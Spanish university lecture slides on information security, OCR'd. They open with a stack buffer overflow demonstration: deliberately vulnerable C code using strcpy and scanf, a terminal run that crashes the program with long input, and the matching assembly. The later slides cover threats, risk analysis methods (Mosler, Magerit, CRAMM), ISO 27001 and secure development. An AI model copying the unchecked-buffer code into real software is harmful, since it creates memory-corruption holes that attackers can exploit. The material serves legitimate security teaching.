
Universidad Rey Juan Carlos

```
void copia_cadena(char *cadena) {
    char buffer[16];
    strcpy(buffer,cadena);
}

void main() {
    char frase[16];
    int i;
    for( i = 0; i < 15; i++)
        frase[i] = 'M';
    copia_cadena(frase);
}
```


Stack Overflow

Universidad Rey Juan Carlos



Stack Overflow

Universidad Rey Juan Carlos


```
void copia_cadena(char *cadena) {
    char buffer[16];
    strcpy(buffer,cadena);
}

void main() {
    char frase[256];
    int i;
    for( i = 0; i < 255; i++)
        frase[i] = 'M';
    copia_cadena(frase);
}
```

- El problema es que la función `copia_cadena` no comprueba el tamaño del parámetro que se le pasa.
- Cuando el buffer de 16 caracteres se termina, escribe los otros 240 a continuación, sobreescribiendo lo que haya.
- Incluida la dirección de retorno.

Stack Overflow

Universidad Rey Juan Carlos



Stack Overflow

Universidad Rey Juan Carlos


- En este caso, la dirección de retorno queda sobre-escrita con cuatro Ms:

`0x4D4D4D4D`

- Al compilar y ejecutar el código el resultado será un Segmentation Fault.
- El objetivo del atacante que quiere construir un buffer overflow es que la dirección de retorno apunte a una dirección de memoria válida. Más concretamente, a la dirección en la que se inserta el código malicioso que se quiere ejecutar.

Stack Overflow

Universidad Rey Juan Carlos



Ejemplo

Universidad Rey Juan Carlos

```c
#include <stdio.h>

void saluda(){
        printf("Estoy dentro del secret\n");
}

void pideNombre(){
        char nombre[16];
        printf("Dime tu nombre:\n");
        scanf("%s", nombre);
        printf("Hola, %s\n", nombre);
}

int main(){
        printf("La direccion de secret es: 0x%08x\n", saluda);
        pideNombre();
        return 0;
}
```


Ejemplo

Universidad Rey Juan Carlos

```
┌──(agpardo㉿kali)-[~/Escritorio/Seg.Inf]
└─$ gcc ejemplo.c -o ejecutable

┌──(agpardo㉿kali)-[~/Escritorio/Seg.Inf]
└─$ ./ejecutable
La direccion de secret es: 0xecfcf155
Dime tu nombre:
Antonio
Hola, Antonio

┌──(agpardo㉿kali)-[~/Escritorio/Seg.Inf]
└─$
```

Ejemplo

Universidad Rey Juan Carlos

```
┌──(agpardo㉿kali)-[~/Escritorio/Seg.Inf]
└─$ ./ejecutable
La direccion de secret es: 0×ecfcf155
Dime tu nombre:
AAAAAAAAAAAAAAAAAAAAAAA
Hola, AAAAAAAAAAAAAAAAAAAAAAA


┌──(agpardo㉿kali)-[~/Escritorio/Seg.Inf]
└─$ ./ejecutable
La direccion de secret es: 0×ecfcf155
Dime tu nombre:
AAAAAAAAAAAAAAAAAAAAAAAA
Hola, AAAAAAAAAAAAAAAAAAAAAAAA
zsh: segmentation fault  ./ejecutable

┌──(agpardo㉿kali)-[~/Escritorio/Seg.Inf]
└─$
```


Ejemplo

Universidad Rey Juan Carlos

```
pideNombre:
    push    ebp
    mov ebp, esp
    sub esp, 24
    sub esp, 12
    push    OFFSET FLAT:.LC1
    call    printf
    add esp, 16
    sub esp, 12
    lea eax, [ebp-24]
    push    eax
    call    gets
    add esp, 16
    sub esp, 8
    lea eax, [ebp-24]
    push    eax
    push    OFFSET FLAT:.LC2
    call    printf
    add esp, 16
    leave
    ret
```



Ejemplo

Universidad Rey Juan Carlos



Índice

Universidad Rey Juan Carlos

- Vulnerabilidades.
- Exploits.
- **Amenazas**.
- Riesgos.
- Respuesta ante incidentes.

Amenazas

- Una amenaza es una **acción** que podría tener un efecto potencial negativo sobre un activo.
- Puede afectar a la confidencialidad, integridad o disponibilidad del activo.
- Por sí misma no provoca daño.
- Es necesario que exista una **vulnerabilidad** en el sistema que permita que se materialice.


Amenazas

- Top amenazas (año 2021)
  1. Ransomware.
  2. Amenazas asociadas al trabajo en remoto.
  3. Phishing y suplantación de identidad.
  4. Deepfakes.
  5. DDoS.
  6. “Insider threat”.
  7. Spam.

Amenazas

Universidad Rey Juan Carlos

- En seguridad informática se habla de los 7 dominios:



Amenazas

Universidad Rey Juan Carlos




- Dominio de Usuario:
  - Falta de conciencia o preocupación por la política de seguridad.
  - Fallo accidental de la política de uso aceptable.
  - Actividad maliciosa intencional.
  - Ingeniería social.

Amenazas




- Dominio de trabajo, o Workstation Domain:
  - Acceso de usuarios no autorizados.
  - Software malicioso introducido.
  - Debilidades en el software instalado.

Amenazas




- Dominio de red:
  - Acceso no autorizado a la red.
  - Transmisión de datos privados sin cifrar.
  - Difusión de software malicioso.

Amenazas




- Dominio de LAN a WAN, LAN-to-WAN Domain:
  - Acceso de un agente externo a la red interna.
  - Introducción de software malicioso.
  - Firewall con puertos abiertos que no son necesarios.

Amenazas




- Dominio de WAN:
  - Transmisión de datos privados sin cifrar.
  - Ataques maliciosos de fuentes anónimas.
  - Ataques de denegación de servicio (DoS).
  - Ataques de denegación de servicio distribuido (DDoS)
  - Debilidades en el software.

Amenazas



- Dominio de acceso remoto:
  - Ataques de fuerza bruta al acceso y datos privados.
  - Acceso remoto no autorizado a recursos.
  - Fuga de datos desde el acceso remoto o dispositivo de almacenamiento.

Amenazas



- Dominio de sistema:
  - Acceso físico o lógico no autorizado a los recursos.
  - Debilidades en el sistema operativo del servidor o software de aplicación.
  - Pérdida de datos por errores, o desastres.

Tipos de ataques más comunes

Universidad Rey Juan Carlos

- Tenemos listas con los patrones de ataque más comunes.
- Elaborada por CAPEC: *Common Attack Pattern Enumeration and Classification*
- Esta lista contiene los ataques más comunes utilizados para la explotación de vulnerabilidades.



Índice

Universidad Rey Juan Carlos

- Vulnerabilidades.
- Exploits.
- Amenazas.
- **Riesgos.**
  - **Definición de riesgo.**
  - ISO 27001.
  - Metodologías de Análisis de Riesgos.
  - Metodologías de Desarrollo Seguro.
- Respuesta ante incidentes.

Riesgos

Universidad Rey Juan Carlos


- Riesgo es la **probabilidad** de que ocurra un incidente de seguridad.
- Los riesgos hay que **valorarlos**. Hay que ver el impacto que produce en el sistema.

	Valor	Descripción
10	Muy alto	Daño muy grave a la organización
7-9	Alto	Daño grave a la organización
4-6	Medio	Daño importante a la organización
1-3	Bajo	Daño menor a la organización
0	Despreciable	Irrelevante a efectos prácticos

Riesgos

Universidad Rey Juan Carlos

- La valoración de riesgos nos permite:
  - Ordenarlos.
  - Compararlos.
  - Priorizarlos.



Riesgos

- Los riesgos deben estar definidos en base a unos criterios que permitan su evaluación y aceptación.
- Deben identificar la pérdida de alguno (o varios) de los pilares de la seguridad:
  - Confidencialidad, integridad y disponibilidad.

- Además, hay tres tipos de riesgos:
  - **Potencial**, inicial o intrínseco: antes de aplicar las salvaguardas.
  - **Efectivo**: el que se da tras la aplicación de las salvaguardas.
  - **Residual**: siempre permanecerá, aunque tengamos todas las salvaguardas aplicadas.

Riesgos


- Una vez que tenemos identificado un riesgo tenemos 4 opciones:
  - **Aceptarlo**: el impacto que tiene el riesgo es muy bajo, o es menor que los costes que supondrían evitarlo, o la probabilidad es muy baja.
  - **Evitarlo**: asegurarnos de que el riesgo no tiene probabilidades de ocurrir. Por ejemplo: un virus que entra en los sistemas por los puertos USB y deshabilitamos todos los puertos.
  - **Transferirlo**: se trata de transferir la responsabilidad de los daños en caso de que el riesgo se materialice. Normalmente se hace por medio de un seguro de amenazas.
  - **Mitigarlo**: se toman medidas para reducir o bien la probabilidad de que suceda el riesgo, o bien el impacto.

Índice

- Vulnerabilidades.
- Exploits.
- Amenazas.
- **Riesgos.**
  - Definición de riesgo.
  - **ISO 27001.**
  - Metodologías de Análisis de Riesgos.
  - Metodologías de Desarrollo Seguro.
- Respuesta ante incidentes.

ISO/IEC 27001

- Todo esto está definido en la Norma ISO 27001.
- En esta Norma ISO:
  - Se define cómo es el SGSI, cómo se gestiona y cuáles son las responsabilidades de los participantes.
  - Gestión de riesgos y Mejora continua.
  - Sigue el modelo PDCA.



ISO/IEC 27001


Universidad Rey Juan Carlos

- El objetivo de esta norma es **proteger** la confidencialidad, la integridad y la disponibilidad de la **información** en una empresa.
- Cómo lo hace:
  - Investigando cuáles son los potenciales problemas que podrían afectar a la información (**evaluación** de **riesgos**).
  - Definiendo aquello que sea necesario para evitar que estos problemas se produzcan (**mitigación** o tratamiento del **riesgo**).
- La gestión del riesgo implica sacar a la luz los riesgos más significativos que puedan afectar al normal desempeño de la entidad y priorizar medidas a implantar para minimizar:
  - la probabilidad de la materialización de dichos riesgos.
  - el impacto en caso de producirse.

ISO/IEC 27001

Universidad Rey Juan Carlos

- Proceso de Gestión del Riesgo:




Índice

- Vulnerabilidades.
- Exploits.
- Amenazas.
- **Riesgos.**
  - Definición de riesgo.
  - ISO 27001.
  - **Metodologías de Análisis de Riesgos.**
  - Metodologías de Desarrollo Seguro.
- Respuesta ante incidentes.

Metodologías de Análisis de Riesgos

- The European Union Agency for Cybersecurity (ENISA)



Índice

- Vulnerabilidades.
- Exploits.
- Amenazas.
- **Riesgos.**
  - Definición de riesgo.
  - ISO 27001.
  - **Metodologías de Análisis de Riesgos.**
    - **Mosler**
    - Magerit
    - CRAMM
  - Metodologías de Desarrollo Seguro.
- Respuesta ante incidentes.

Mosler

- A través de un esquema de matrices (donde se reflejan la **frecuencia**, la **magnitud** y el **efecto** de un posible ataque) se calcula un **indicador** (nivel o clase) muy preciso sobre la **probabilidad de materialización** de cualquier riesgo que pueda afectar al funcionamiento normal de la empresa.

- Consta de cuatro fases secuenciales:
  - Definición del riesgo.
  - Análisis del riesgo.
  - Evaluación del riesgo.
  - Cálculo de la clase de riesgo.

Mosler

Universidad Rey Juan Carlos

- Análisis de cada Riesgo:
  - Criterio de Función ("F"): Se valoran las consecuencias negativas o daños que pueden afectar de forma diferente la actividad normal de la explotación.
  - Criterio de Sustitución ("S"): Referido al grado de dificultad para sustituir los bienes.
  - Criterio de Profundidad ("P"): Se valora la perturbación y los efectos psicológicos que se pueden producir en la propia imagen del Grupo y en la empresa.
  - Criterio de Extensión ("E"): Referido al alcance que los daños o pérdidas pueden causar.
  - Criterio de Agresión ("A"): Se valora la probabilidad de que el riesgo se manifieste.
  - Criterio de Vulnerabilidad ("V"): Se valora la probabilidad de que se produzcan daños si el riesgo se manifiesta.

Mosler

Universidad Rey Juan Carlos

- Evaluación del Riesgo
  - *Cálculo del carácter del riesgo* ("C"):
    - Importancia del Suceso ("I"): $I = F * S$
    - Daños Ocasionados ("D"): $D = P * E$
    - Carácter del Riesgo ("C"): $C = I + DC$
  - *Cálculo de la Probabilidad* ("PR"): $PR = A * V$
  - *Cálculo del riesgo considerado* ("ER"): $ER = C * PR$

- Cálculo de la Clase de Riesgo en función del riesgo considerado:

Valor ER	Clase de Riesgo	Tipo de Riesgo
1 – 200	Bajo	Asumible
201 – 600	Medio	No asumible
601 – ...	Alto	Intolerable

Índice

- Vulnerabilidades.
- Exploits.
- Amenazas.
- **Riesgos.**
  - Definición de riesgo.
  - ISO 27001.
  - **Metodologías de Análisis de Riesgos.**
    - Mosler
    - **Magerit**
    - CRAMM
  - Metodologías de Desarrollo Seguro.
- Respuesta ante incidentes.

Metodología Magerit

- Metodología de Análisis y Gestión de Riesgos de los sistemas de Información de las administraciones Públicas.
- Sigue la ISO 31000 y también se denomina Metodología de la UE (es la más empleada en España). Tiene las siguientes fases:
  1. Determinar los **activos relevantes** para la Organización, su interrelación y su valor, en el sentido de qué perjuicio (coste) supondría su degradación.
  2. Determinar **a qué amenazas están expuestos** esos activos.
  3. Determinar **qué salvaguardas hay dispuestas** y cómo de eficaces son frente al riesgo.
  4. Estimar el **impacto**, definido como el daño sobre el activo derivado de la materialización de la amenaza.
  5. Estimar el **riesgo**, definido como el impacto ponderado con la tasa de ocurrencia (o expectativa de materialización) de la amenaza.

Metodología Magerit

Riesgo		Frecuencia			
		PF(<=0.1)	FN(0.25 – 2.5)	F(5-10)	MF(100)
Impacto	Muy Alto	Medio	Alto	Muy Alto	Muy Alto
	Alto	Bajo	Alto	Muy Alto	Muy Alto
	Medio	Bajo	Medio	Alto	Alto
	Bajo	Muy Bajo	Bajo	Medio	Medio
	Muy Bajo	Muy Bajo	Muy Bajo	Bajo	Bajo

Impacto		Degradación		
		0% - 24%	25% - 89%	90% - 100%
Valor	Muy Alto (9-10)	Medio	Alto	Muy Alto
	Alto (7-8)	Medio	Alto	Alto
	Medio (4-6)	Bajo	Medio	Medio
	Bajo (2-3)	Muy Bajo	Bajo	Bajo
	Muy Bajo (0-1)	Muy Bajo	Muy Bajo	Muy Bajo

Índice

- Vulnerabilidades.
- Exploits.
- Amenazas.
- **Riesgos.**
  - Definición de riesgo.
  - ISO 27001.
  - **Metodologías de Análisis de Riesgos.**
    - Mosler
    - Magerit
    - **CRAMM**
  - Metodologías de Desarrollo Seguro.
- Respuesta ante incidentes.

Metodología CRAMM

Universidad Rey Juan Carlos

- CRAMM es la metodología de análisis de riesgos desarrollado por la Agencia Central de Comunicación y Telecomunicación del gobierno británico.
- Es una metodología muy usada en la administración pública británica, y en empresas e instituciones de gran tamaño.

- La metodología se compone de tres etapas:
  1. Se establecen los objetivos.
  2. Evaluación del riesgo
  3. Selección de contramedidas.

Metodología CRAMM

Universidad Rey Juan Carlos

1. Establecimiento de objetivos:
   - Se define el alcance del sistema evaluado.
   - Se identifican:
     - Activos físicos del sistema (hardware, redes).
     - Software, aplicaciones y servicios.
     - Datos e información.
   - Y se valora su impacto económico en el negocio si:
     - no estuvieran disponibles,
     - se destruyeran,
     - se revelaran,
     - se accediera a ellos sin autorización.

Metodología CRAMM

Universidad Rey Juan Carlos

2. Evaluación del riesgo:
   - Se enumeran las amenazas que puede sufrir el sistema.
   - Se estima la frecuencia esperada para estas amenazas.
     - Impacto 1 = menos de una vez cada 10 años.
     - Impacto 10 = al menos una vez al mes.
   - Se evalúa el grado de vulnerabilidad del sistema según las amenazas identificadas, para ello…
     - La calificación tiene que ver con la probabilidad de que nuestro sistema sufra la peor de las consecuencias ante una determinada amenaza. Por ejemplo:
       - Vulnerabilidad 1 = menos de un 10% de probabilidad del peor escenario.
       - Vulnerabilidad 10 = entre un 90 y un 100% del peor escenario.
     - Se combina la frecuencia esperada con este grado de vulnerabilidad para cuantificar el riesgo.

Metodología CRAMM

Universidad Rey Juan Carlos

3. Selección de contramedidas:
   - Se priorizan las contramedidas calculando la inversión máxima recomendada para cada amenaza dependiendo del riesgo que mitiguen. Por ejemplo:

Riesgos	Tipo de amenaza	Impacto económico en el peor escenario (pérdidas anuales)	Inversión máxima recomendada (anual)
90	Destrucción física/lógica	Por parada en el servicio y/o pérdida de imagen: X	90% de X
64	No acceso a la información de los clientes	Por descontrol de los procesos de venta: Y	64% de Y
56	Actuación maliciosa	Por daños al cliente y/o pérdida de imagen: Z	56 % de Z


Índice

- Vulnerabilidades.
- Exploits.
- Amenazas.
- **Riesgos.**
  - Definición de riesgo.
  - ISO 27001.
  - Metodologías de Análisis de Riesgos.
    - Mosler
    - Magerit
    - CRAMM
  - **Metodologías de Desarrollo Seguro.**
- Respuesta ante incidentes.


Metodologías del Desarrollo Seguro

- Una metodología del software es un conjunto de técnicas y métodos organizativos que se aplican para diseñar un software informático.

- Existen diferentes tipos:
  - Cascada.
  - Espiral.
  - Prototipado.
  - Incremental.
  - *Agile*.







Metodologías del Desarrollo Seguro

Universidad Rey Juan Carlos

- El principal problema es que estas metodologías no establecen tareas centradas en la seguridad del sistema.
- Las metodologías del desarrollo seguro son otras metodologías software pero donde la seguridad del sistema es el centro del proceso.
- Hay una gran variedad:
  - Secure Software Development Life Cicle (SSDLC).
